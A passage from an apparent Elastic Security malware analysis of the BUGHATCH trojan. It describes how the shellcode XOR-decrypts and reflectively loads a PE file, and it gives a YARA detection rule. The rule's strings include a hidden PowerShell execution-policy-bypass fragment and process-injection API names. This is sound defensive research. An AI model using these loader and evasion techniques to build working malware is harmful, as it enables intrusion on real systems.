The shellcode will first locate the 2-byte XOR encrypted PE file according to the tag value (**0x80706050**), it will then 2-byte XOR decrypt it and load it reflectively on the same process memory.

Observed adversary tactics and techniques

Elastic uses the MITRE ATT&CK framework to document common tactics, techniques, and procedures that advanced persistent threats use against enterprise networks.

Detections

Detection rules

The following detection rule was observed during the analysis of the BUGHATCH sample. This rule is not exclusive to BUGHATCH activity.

- Enumeration of Privileged Local Groups Membership

YARA rule

Elastic Security has created a YARA rule to identify this activity.

```
rule Windows_Trojan_BUGHATCH {
    meta:
        author = “Elastic Security”
        creation_date = "2022-05-09"
        last_modified = "2022-06-09"
        license = “Elastic License v2”
        os = "Windows"
        arch = "x86"
        category_type = "Trojan"
        family = "BUGHATCH"
        threat_name = "Windows.Trojan.BUGHATCH"
        reference_sample =
"b495456a2239f3ba48e43ef295d6c00066473d6a7991051e1705a48746e8051f"

    strings:
    $a1 = { 8B 45 ?? 33 D2 B9 A7 00 00 00 F7 F1 85 D2 75 ?? B8 01 00 00 00 EB 33 C0 }
    $a2 = { 8B 45 ?? 0F B7 48 04 81 F9 64 86 00 00 75 3B 8B 55 ?? 0F B7 42 16 25 00 20
00 00 ?? ?? B8 06 00 00 00 EB ?? }
    $a3 = { 69 4D 10 FD 43 03 00 81 C1 C3 9E 26 00 89 4D 10 8B 55 FC 8B 45 F8 0F B7 0C
50 8B 55 10 C1 EA 10 81 E2 FF FF 00 00 33 CA 8B 45 FC 8B 55 F8 66 89 0C 42 }
     $c1 = "-windowstyle hidden -executionpolicy bypass -file"
     $c2 = "C:\\Windows\\SysWOW64\\WindowsPowerShell\\v1.0\\powershell.exe"
     $c3 = "ReflectiveLoader"
     $c4 = "\\Sysnative\\"
     $c5 = "TEMP%u.CMD"
     $c6 = "TEMP%u.PS1"
     $c7 = "\\TEMP%d.%s"
     $c8 = "NtSetContextThread"
     $c9 = "NtResumeThread"

    condition:
        any of ($a*) or 6 of ($c*)
}
```
Read more